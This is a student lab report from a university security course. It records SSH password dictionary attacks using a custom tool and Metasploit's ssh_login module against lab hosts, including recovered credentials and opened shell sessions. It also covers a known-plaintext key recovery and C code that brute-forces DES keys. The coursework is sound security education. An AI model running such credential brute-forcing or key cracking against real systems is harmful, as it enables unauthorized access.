CS 4371.001
Group 27 - Security Project 2

Leonardo Bujanda Carmona

Alexander Martin

Taslima Keya

Project Due Date: 12/2/2021

Section I

Summarize what you have done in the project and clearly state the responsibility of each group member, e.g. who did which task, who wrote which part of the report, how your group was coordinated, etc.

Responsibilities:


- Leonardo Bujanda
  - Task: II, III, IV
  - Report: I, III, IV, V
- Alexander Martin
  - Task: I
  - Report: Section: II
- Taslima Keya
  - Task:
  - Report:

Group Coordination:

Our group communicated primarily using Discord. We discussed and partitioned the labor throughout all of us, and communicated any thoughts and concerns that we might have had. Any issues, troubles, or questions were discussed in our Sunday afternoon meetings.

Section II

a) Show screenshot of your program in A.2 when you are testing each password and obtaining the password to ssh A.1 as “user50”


Kali (1) - Virt Viewer (on group27)
d key Help
Shell No. 1
Shell No. 1
Shell No. 1
File Actions Edit View Help

```
$ ./sshpass user50 dictionary.txt
Attempting password: fLqjcLNPo
Failed to Authenticate User!
Attempting password: cyfvMqDXj
Failed to Authenticate User!
Attempting password: quEwhgcrc
Failed to Authenticate User!
Attempting password: womRomJft
Failed to Authenticate User!
Attempting password: yHBDxuPAi
Failed to Authenticate User!
Attempting password: dXobQabup
Failed to Authenticate User!
Attempting password: rWeDHWuXu
Failed to Authenticate User!
Attempting password: sWWFXXsoe
Failed to Authenticate User!
Attempting password: iJPvPJCel
Good! Thats the password
Attempting password: mebWLFSOf
Failed to Authenticate User!
$
```


b) Report how long it takes to test each password on average.
Our program ran for a total of 30.67 seconds so on average each of the passwords took 3.067 to solve.

c) If the dictionary has 1 million passwords, estimate how long it will take to find the password with your program.

Roughly 35 days, assuming the password is the very last we check for.
3.067 x 1,000,000 = 3,067,000secs/60= 51,116 minutes/60 = 851 hours/24 =35 days


Section III

For cracking "user50" to A.1,
a) Show the screen shot of the parameters of the ssh login module. Use the "info" command in the MSF console console.



```
msf5 auxiliary(scanner/ssh/ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the cur
rent database
  DB_ALL_PASS       false            no        Add all passwords in the current database to th
e list
  DB_ALL_USERS      false            no        Add all users in the current database to the li
st
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE         dictionary.txt   no        File containing passwords, one per line
  RHOSTS            172.16.0.101     yes       The target host(s), range CIDR identifier, or h
osts file with syntax 'file:<path>'
  RPORT             22               yes       The target port
  STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a hos
t
  THREADS           1                yes       The number of concurrent threads (max one per h
ost)
  USERNAME          user50           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated b
y space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts

Description:
```

b) Show the screenshot of finding the correct password in the MSF console.




```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 172.16.0.101:22 - Failed: 'user50:fLqjcLNPo'
[!] No active DB -- Credential data will not be saved!
[-] 172.16.0.101:22 - Failed: 'user50:cyfvMqDXj'
[-] 172.16.0.101:22 - Failed: 'user50:quEwhgcrc'
[-] 172.16.0.101:22 - Failed: 'user50:womRomJft'
[-] 172.16.0.101:22 - Failed: 'user50:yHBDxuPAi'
[-] 172.16.0.101:22 - Failed: 'user50:dXobQabup'
[-] 172.16.0.101:22 - Failed: 'user50:rWeDHWuXu'
[-] 172.16.0.101:22 - Failed: 'user50:sWWFXXsoe'
[+] 172.16.0.101:22 - Success: 'user50:iJPvPJCel' 'uid=1100(user50) gid=27(sudo) groups=27(sudo) Linux server 5.4.0-42-gene
ric #46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (172.16.0.102:43635 → 172.16.0.101:22) at 2021-09-01 23:07:49 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > █
```

c) Report how long it takes to test each password on average.
About 2.5 seconds, calculated time divided by amount tested.


For cracking ssh to B.2,

d) Show the screen shot of the parameters of the ssh login module. Use the "info" command in the MSF console console.



```
msf5 auxiliary(scanner/ssh/ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting        Required  Description
  ----              ---------------        --------  -----------
  BLANK_PASSWORDS   false                  no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                      yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                  no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false                  no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                  no        Add all users in the current database to the list
  PASSWORD                                 no        A specific password to authenticate with
  PASS_FILE         http_default_pass.txt  no        File containing passwords, one per line
  RHOSTS            10.0.0.3               yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
  RPORT             22                     yes       The target port
  STOP_ON_SUCCESS   true                   yes       Stop guessing when a credential works for a host
  THREADS           1                      yes       The number of concurrent threads (max one per host)
  USERNAME                                 no        A specific username to authenticate as
  USERPASS_FILE                            no        File containing users and passwords separated by space, one pair per
line
  USER_AS_PASS      false                  no        Try the username as the password for all users
  USER_FILE         http_default_users.txt no        File containing usernames, one per line
  VERBOSE           true                   yes       Whether to print output for all attempts
```

e) Show the screenshot of finding the correct username and password in the MSF console.




```
[-] 10.0.0.3:22 - Failed: 'vagrant:system'
[-] 10.0.0.3:22 - Failed: 'vagrant:sys'
[-] 10.0.0.3:22 - Failed: 'vagrant:none'
[-] 10.0.0.3:22 - Failed: 'vagrant:xampp'
[-] 10.0.0.3:22 - Failed: 'vagrant:wampp'
[-] 10.0.0.3:22 - Failed: 'vagrant:ppmax2011'
[-] 10.0.0.3:22 - Failed: 'vagrant:turnkey'
[+] 10.0.0.3:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasplo
itable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (172.16.0.102:42557 → 10.0.0.3:22) at 2021-09-08 13:56:58 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

f) Report how long it takes to test each password on average.

Usually about less than 2.5 seconds, calculated time divided by amount tested.

Section IV

a) Show the screen shot of your cryptoanalysis program when you get the key




```
$ ./task3 secret.pdf.enc1 1
Expected plaintext: %PDF-1.N

testing for %PDF-1.0
ANALYZED KEY: 965accde4324bb09

testing for %PDF-1.1
ANALYZED KEY: 975accde4324bb09

testing for %PDF-1.2
ANALYZED KEY: 945accde4324bb09

testing for %PDF-1.3
ANALYZED KEY: 955accde4324bb09

testing for %PDF-1.4
ANALYZED KEY: 925accde4324bb09

testing for %PDF-1.5
ANALYZED KEY: 935accde4324bb09

testing for %PDF-1.6
ANALYZED KEY: 905accde4324bb09
```

b) Show the key

The key is 925accde4324bb09

c) Show the content of the encrypted file secret.pdf.enc1.




File: /home/qijun/teaching/cs4371/lab/proj3.password/secret.txt Page 1 of 1

```
You got the password!
```

Section V


a) Show the screen shot of your DES program when it deciphers the testing file.



```
-----
current key = 24
Expected characters: abcdefgh
Decrypted characters: v��@��c
NOT EQUAL
-----

-----
current key = 25
Expected characters: abcdefgh
Decrypted characters: v��@��c
NOT EQUAL
-----

-----
current key = 26
Expected characters: abcdefgh
Decrypted characters: ��;��W;
NOT EQUAL
-----

-----
current key = 27
Expected characters: abcdefgh
Decrypted characters: ��;��W;
NOT EQUAL
-----

-----
current key = 28
Expected characters: abcdefgh
Decrypted characters: abcdefgh
Strings are equal
-----

The key is 28

$ 
```

```c
const char *expected = "abcdefgh";
printf("expected string: %s\n",expected);
DES_cblock in, out;
int len=read(fdp, (char*)&in, 8);
int keyNotFound = 1;
int i = 0;
printf("RIGHT BEFORE WHILE LOOP K = %llu\n", k);
unsigned long long temp_key = k;
while(keyNotFound){
	k = temp_key;
	//const char* myKeyTested = 5;
	//unsigned long long k=strtoull(argv[2], NULL, 16);
	printf("-----\ncurrent key = %llu\n", k);
	DES_cblock* key=(DES_cblock*)(&k);
	DES_key_schedule ks;
	DES_set_odd_parity(key);

	if (DES_set_key_checked(key, &ks)<0) {
		printf("the key is not good\n");
		//return 1;
	}else{
		DES_ecb_encrypt(&in, &out, &ks, DES_DECRYPT);
		printf("Expected characters: %s\n", expected);
		printf("Decrypted characters: %s\n",(char*)&out);

		if(strcmp(expected, ((char*)&out)) == 0){
		printf("Strings are equal\n-----\n\n");
		printf("The key is %llu\n\n", temp_key);
		keyNotFound =0;
		return 1;
		}
		  else{
		printf("NOT EQUAL\n-----\n\n");
		}
	}
	i++;
	temp_key++;
}
```

b) Show the screen shot of your DES program when you are brute force cracking the key of secret.pdf.enc2.




Terminal

```
-----
current key = 10340675
Expected characters: %PDF-1.N
Decrypted characters: J:8��ZgG
NOT EQUAL
-----

-----
current key = 10340676
Expected characters: %PDF-1.N
Decrypted characters: {�kn��
NOT EQUAL
-----

-----
current key = 10340677
Expected characters: %PDF-1.N
Decrypted characters: {�kn��
NOT EQUAL
-----

-----
current key = 10340678
Expected characters: %PDF-1.N
Decrypted characters: r�2Y;��
NOT EQUAL
-----

-----
current key = 10340679
Expected characters: %PDF-1.N
Decrypted characters: r�2Y;��
NOT EQUAL
-----

-----
current key = 10340680
```

```c
const char *expected4 = "%PDF-1.4";
const char *expected5 = "%PDF-1.5";
const char *expected6 = "%PDF-1.6";
printf("expected string: %s\n",expected);
DES_cblock in, out;
int len=read(fdp, (char*)&in, 8);
int keyNotFound = 1;
int i = 0;
printf("RIGHT BEFORE WHILE LOOP K = %llu\n", k);
unsigned long long temp_key = k;
while(keyNotFound){
      k = temp_key;
      //const char* myKeyTested = 5;
      //unsigned long long k=strtoull(argv[2], NULL, 16);
      printf("-----\ncurrent key = %llu\n", k);
      DES_cblock* key=(DES_cblock*)(&k);
      DES_key_schedule ks;
      DES_set_odd_parity(key);

      if (DES_set_key_checked(key, &ks)<0) {
              printf("the key is not good\n");
              //return 1;
      }else{
              DES_ecb_encrypt(&in, &out, &ks, DES_DECRYPT);
              printf("Expected characters: %s\n", expected);
              printf("Decrypted characters: %s\n",(char*)&out);

              if(strcmp(expected0, ((char*)&out)) == 0 || strcmp(expected1, ((char*)&out))
== 0 || strcmp(expected2, ((char*)&out)) == 0 || strcmp(expected3, ((char*)&out)) == 0 ||
strcmp(expected4, ((char*)&out)) == 0 || strcmp(expected5, ((char*)&out)) == 0 ||
strcmp(expected6, ((char*)&out)) == 0){
              printf("Strings are equal\n-----\n\n");
              printf("The key is %llu\n\n", temp_key);
              keyNotFound =0;
              return 1;
              }
                else{
              printf("NOT EQUAL\n-----\n\n");
              }
```

C ▾ Tab Width: 8 ▾ Ln 87, Col 11

c) Report how many keys are tested in 10 minutes.



```
-----
current key = 11257150
